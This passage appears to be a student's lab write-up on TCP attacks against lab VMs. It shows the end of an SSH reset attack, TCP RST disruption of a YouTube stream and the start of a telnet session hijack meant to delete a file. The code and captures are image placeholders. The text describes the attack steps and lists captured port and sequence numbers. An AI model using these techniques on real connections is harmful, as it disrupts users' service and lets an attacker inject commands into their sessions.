
We use the above collected data in a python code:



Now we run the code to perform the attack:




When we do so, we can see that the ssh connection is closed by a remote host:



Wireshark Capture:


To prove that the connection has been destroyed:




The connection has been closed as seen in the last packet

Task 3: TCP RST Attacks on Video Streaming Applications


The objective of this task is to disrupt video streaming by breaking the TCP connections between the victim and the content server.




Playing the YouTube video normally before the attack



"Connect to the internet" error occurred when the video ended and the attack was running. We can see from the Wireshark capture that an multiple RST packets were sent out from the attacker



However when we stop the attack, the next video resumes and starts playing




If we start the attack again, we can see that a playback error occurs.

Basically, first the client establishes a TCP connection with Youtube to play the video. However when the attacker sends the RST packet, it causes the TCP connection to be terminated. This leads the video to stop playing as seen in the screenshot and Wireshark capture.


Task 4: TCP Session Hijacking

The objective of this task is to hijack an existing TCP connection (session) between two machines by injecting malicious content into their session.


First we will create a '*new.txt*' file to be deleted by the attack as seen below:



When we check using our terminal '*ls*' command, we can find it:



Now we will telnet into the sever with our client VM and check to see if we can find the ‘new.txt’ file. It is visible as seen below:




Now we will collect data of the last TCP packet sent from the client with the help of Wireshark:


Destination Port: 42048

Sequence Number: 4209477782


Acknowledgement Number: 3558784922



Using the above data, we perform an attack from the Attacker VM:

